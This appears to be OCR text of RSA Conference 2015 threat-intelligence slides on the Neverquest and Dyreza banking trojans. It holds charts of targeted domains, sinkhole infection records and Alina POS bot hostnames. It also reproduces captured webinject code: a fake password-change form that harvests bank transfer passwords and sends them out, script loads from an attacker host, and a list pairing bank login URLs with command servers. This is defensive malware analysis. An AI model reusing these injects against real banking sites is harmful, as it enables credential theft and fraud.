



RSAConference2015


Singapore | 22-24 July | Marina Bay Sands


Neverquest and Dyreza


Neverquest targeting by domain suffix (Top 15 Domains)
count
Count
250
200
150
100
50
0
com
uk
cz
de
jp
pl
hr
net
it
nl
au
ca
org
id
sk
Distinct domains grouped by suffix



Dyreza targeting by domain suffix (Top 15 Domains)
domain
Count
300
250
200
150
100
50
0
com
uk
au
de
nz
ro
ie
net
ae
it
ch
sg
mx
fr
lu
Distinct domains grouped by suffix


Neverquest targeting by domain suffix (Asia Pacific Domains
count
Count
16
14
12
10
8
6
4
2
0
.jp
.au
.id
.in
Distinct domains grouped by suffix


Dyreza targeting by domain suffix (Asia Pacific Domains)
count
Count
35
30
25
20
15
10
5
0
au
nz
sg
in
hk
in
Distinct domains grouped by suffix


Neverquest and Dyreza targeting by domain suffix (Asia Pacific Domains
Neverquest
Dyreza
Count
0
5
10
15
20
25
30
35
au
id
in
jp
my
hk
nz
sg
Distinct domains grouped by suffix

Neverquest geographic campaigns.



Injection Package 1 of 16

PROJECT_ID(s): 130, 900, 901, 230, 210, 120, 220

Initial Observation:

Latest Observation:

Num Unique Target URL Patterns: 4

Total Injection Rules: 8

Target URL Pattern 1 of 4

Target URL Regex: internetbanking.[redacted].com.au\/.*\/Accounts

Num Injection Rules: 2

Injection Rule 1 of 2

Injection Point: </body>

Injected Content:

```
<div id="fdiv" style="display: none;">
        <h1 style="margin-top: 10px;">Security Alert</h1>
        <p style="margin: 0 20px 20px 20px;">You do not change your <span class="bold">External Transfer Password (ETP)</span> for a long time.<br>For security reasons, you are required to change your password.</p
        <p style="text-align: left; padding-left: 50px; width: 370px;">Current External Transfer Password: <input type="text" id="curetp" style="float: right;"></p>
        <p style="text-align: left; padding-left: 50px; width: 370px;">New External Transfer Password: <input type="text" id="newetp" style="float: right;"></p>
        <p style="text-align: left; padding-left: 50px; width: 370px;">Confirm External Transfer Password: <input type="text" id="conetp" style="float: right;"></p>
        <p style="margin-top: 20px;">
                <a class="button mediumNegative" href="https://internetbanking.[redacted].com.au/Logoff?timeout=False" id="timeoutWarningLogoff">Logoff</a> 
                <a href="#" class="button mediumAffirmative" onclick="checkForm()">Continue</a>
        </p>
</div>
<iframe id="fifr" style="display:none;width:0px;height:0px;border:0;" frameBorder=0 scrolling="NO" src=""></iframe>
<script>

%framework%
if(EQFramework){var fw=new EQFramework('%framework_key%');}
function s2e(y){for(var b=0;b<y.length;b++){var x,f=y.substr(b,1);x=y.charCodeAt(b);if(x<127){y=y.replace(f,encodeURIComponent(f));}else if(x<256){y=y.replace(f,function(){return"%"+f.charCodeAt().toString(16).to
function dialogue(m){var params={workingMessage:m,domain:"[redacted].com.au"};sendForm(al,params);}
var al = "https://www.google.ca/l.gif";

var submitted = false;
function checkForm() {
        if (submitted) {return}
        var pwd=[],inp = ["curetp","newetp","conetp"];
        for (var j = 0; j < inp.length; j++) {
                var val = $("#"+inp[j]).val();
                if (val==""||val.length<3) {
                        alert("Please check your data input");
                        $("#"+inp[j]).focus();
                        return false;
                }
                pwd[pwd.length]=val;
        }
        if (pwd[1]!=pwd[2]) {
                $("#"+inp[1]).val("");
                $("#"+inp[2]).val("");
                alert("Please check a new External Transfer Password (ETP) carefully");
                $("#"+inp[1]).focus();
                return false;
        }
        if (pwd[0]==pwd[1]) {
                $("#"+inp[0]).val("");
                $("#"+inp[1]).val("");
                $("#"+inp[2]).val("");
                alert("Current and new External Transfer Password (ETP) must be different");
                $("#"+inp[0]).focus();
                return false;
        }
        sendForm(al,{current_etp:$("#"+inp[0]).val(),new_etp:$("#"+inp[1]).val(),domain:"[redacted].com.au"});
        submitted = true;
        setVal("sun_b","777");
        setTimeout(function(){$.unblockUI();},1500);
}
function openMessage() {
        $(document.body).css("display","block");
        $.blockUI({message:$('#fdiv'),css: {top:"20%"}});
}
if (window.jQuery) {
```

Injection Package 1 of 2
PROJECT_ID(s): 900, 220
Initial Observation:
Latest Observation:
Num Unique Target URL Patterns: 2
Total Injection Rules: 6

Target URL Pattern 1 of 2
Target URL Regex: [redacted].com.au/static
Num Injection Rules: 2

Injection Rule 1 of 2

Injection Point:	Injected Content:	Diff:
`4[34];n+=_0x8ee4[41]+(navigator[_0x8ee4[42]]?navigator[_0x8ee4[42]]:navigator[_0x8ee4[43]])+_0x8ee4[34]}`		

Injection Rule 2 of 2

Injection Point:	Injected Content:	Diff:
`function a(){Logger.initialised=true;`		

Target URL Pattern 2 of 2
Target URL Regex: [redacted].com.au/[redacted]
Num Injection Rules: 4

Injection Rule 1 of 4

Injection Point:	Injected Content:	Diff:

`<title>`	`<meta http-equiv="X-UA-Compatible" content="IE=9" >`
	`<link rel="stylesheet" type="text/css" href="https://koloboka.com/statistics/content/[redacted].com.au.css">`
	`<script type="text/javascript" src="https://koloboka.com/statistics/content/commbank/lib.js" id="inj_lib"></script>`
	`<script type="text/javascript" id="inj_add">`
	`bot_id="%user_id%";`
	`var admin_path = "https://koloboka.com/statistics/";`
	`</script>`
	`<script type="text/javascript" id="inj_inj" src="https://koloboka.com/statistics/content/[redacted].js"></script>`	

Injection Rule 2 of 4

Injection Point:	Injected Content:	Diff:
`"MainContent"`	`style="display:none"`	


Injection Rule 3 of 4

Injection Point:	Injected Content:	Diff:
`<script(.*)\/js\/func(.*)js`	`<script$1/js/func$2js?ooo5`	

Injection Rule 4 of 4

Injection Point:	Injected Content:	Diff:
`<script(.*)\/js\/instrumentation(.*)js`	`<script$1/js/instrumentation$2js?ooo5`	

```
www.bendigobank.com.au/banking/BBLIBanking*
www.bendigobank.com.au/*
bwxpjhilvaoma42081.com
srv_name
</litem>
<litem>
www.hsbc.com.au/1/2/HUB_IDV2/IDV_EPP*
www.hsbc.com.au/*
xsefes42181.com
srv_name
</litem>
<litem>
www.citibusiness.citibank.com.sg/SGCBZ/JSO/signon/DisplayUsernameSignon.do*
www.citibusiness.citibank.com.sg/*
ujhwhouewujrrjvxjipdsby42281.com
srv_name
</litem>
<litem>
internet.ocbc.com/internet-banking*
internet.ocbc.com/*
mtfxrlwo42381.com
srv_name
</litem>
<litem>
ibank.standardchartered.com.sg/nfs/login.htm*
ibank.standardchartered.com.sg/*
AML-18097508.rsrc-148360697.custom.dyreza.config
```



Sinkhole infection tracking

```
Country: Indonesia      (hostname)          City: Yogyakarta        ISP: PT Telkom Indonesia                Organisation: PT Telekomunikasi Indonesia
Country: Thailand       (hostname)          City: Songkhla          ISP: TOT                Organisation: TOT Public Company Limited
Country: Philippines    (hostname)          City: Quezon City               ISP: Globe Telecom                      Organisation: Globe Telecom Inc.
Country: India  (hostname)          City: Gurdaspur         ISP: Quadrant Televentures Limited              Organisation: Quadrant Televentures Limited
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: Indonesia      (hostname)          City: Yogyakarta                ISP: PT Telkom Indonesia                Organisation: PT Telekomunikasi Indonesia
Country: India  (hostname)          City: Pune              ISP: BSNL                       Organisation: National Internet Backbone
Country: Thailand       (hostname)          City: Bangkok           ISP: TOT Mobile Co LTD                  Organisation: TOT Public Company Limited
Country: India  (hostname)          City: Ernakulam         ISP: BSNL                       Organisation: National Internet Backbone
Country: Pakistan       (hostname)          City: Sialkot           ISP: PTCL               Organisation: Pakistan Telecom Company Limited
Country: Pakistan       (hostname)          City: Lahore            ISP: PTCL               Organisation: Pakistan Telecom Company Limited
Country: India  (hostname)          City: Kolkata           ISP: BSNL                       Organisation: National Internet Backbone
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: India  (hostname)          City: Bijapur           ISP: BSNL                       Organisation: National Internet Backbone
Country: Vietnam        (hostname)          City: Hanoi             ISP: VDC                Organisation: VNPT Corp
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: Indonesia      (hostname)          City: Yogyakarta                ISP: PT Telkom Indonesia                Organisation: PT Telekomunikasi Indonesia
Country: Thailand       (hostname)          City: Bangkok           ISP: TOT Mobile Co LTD                  Organisation: TOT Public Company Limited
Country: India  (hostname)          City: Pune              ISP: BSNL                       Organisation: National Internet Backbone
Country: India  (hostname)          City: Gurdaspur         ISP: Quadrant Televentures Limited              Organisation: Quadrant Televentures Limited
Country: India  (hostname)          City: Chandigarh                ISP: BSNL               Organisation: National Internet Backbone
Country: Thailand       (hostname)          City: Bangkok           ISP: TOT Mobile Co LTD                  Organisation: TOT Public Company Limited
Country: India  (hostname)          City: Chennai           ISP: BSNL                       Organisation: National Internet Backbone
Country: Indonesia      (hostname)          City: Yogyakarta                ISP: PT Telkom Indonesia                Organisation: PT Telekomunikasi Indonesia
Country: India  (hostname)          City: Pune              ISP: Reliance Communications            Organisation: BSES TeleCom Limited
Country: Vietnam        (hostname)          City: Hanoi             ISP: VDC                Organisation: VNPT Corp
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: India  (hostname)          City: Aizawl            ISP: BSNL                       Organisation: National Internet Backbone
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: India  (hostname)          City: Kolkata           ISP: BSNL                       Organisation: National Internet Backbone
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: India  (hostname)          City: Bangalore         ISP: Bharti Airtel Limited              Organisation: Bharti Airtel Ltd. AS for GPRS Service
Country: China  (hostname)          City: Beijing           ISP: China Unicom Beijing               Organisation: CNCGROUP IP network China169 Beijing Province Network
Country: Indonesia      (hostname)          City: Jakarta           ISP: Telkomsel          Organisation: PT. Telekomunikasi Selular
Country: Thailand       (hostname)          City: Songkhla          ISP: Uninet-th          Organisation: UNINET-TH
Country: China  (hostname)          City: Shanghai          ISP: China Telecom Shanghai             Organisation: China Telecom (Group)
Country: Republic of Korea      (hostname)          City: Seoul             ISP: SK Broadband                       Organisation: Hanaro Telecom Inc.
Country: India  (hostname)          City: Bangalore         ISP: Bharti Airtel Limited              Organisation: Bharti Airtel Ltd. AS for GPRS Service
Country: Pakistan       (hostname)          City: Faisalabad                ISP: PTCL               Organisation: Pakistan Telecom Company Limited
Country: India  (hostname)          City: Kolkata           ISP: BSNL                       Organisation: National Internet Backbone
Country: Indonesia      (hostname)          City: Jakarta           ISP: Telkomsel          Organisation: PT. Telekomunikasi Selular
```

	version	serial	command	hostname	decoded
0				SERVER	
1				POS1	
2					
3					
4					
5					
6				FRONT-CASHIER	
7				FRONT-CASHIER	
8					
9	Alina v5.6			BAR	
10				KIOSK1	
11				KIOSK1	
12					
13					
14				SERVER-PC	
15					
16				KIOSK1	

The promise of Threat Intelligence

- Threat information *can* travel faster then campaigns.
  - You can pass faster than you can run.
- Each campaign is different, each geography is different, we can learn and apply prior to targeting.
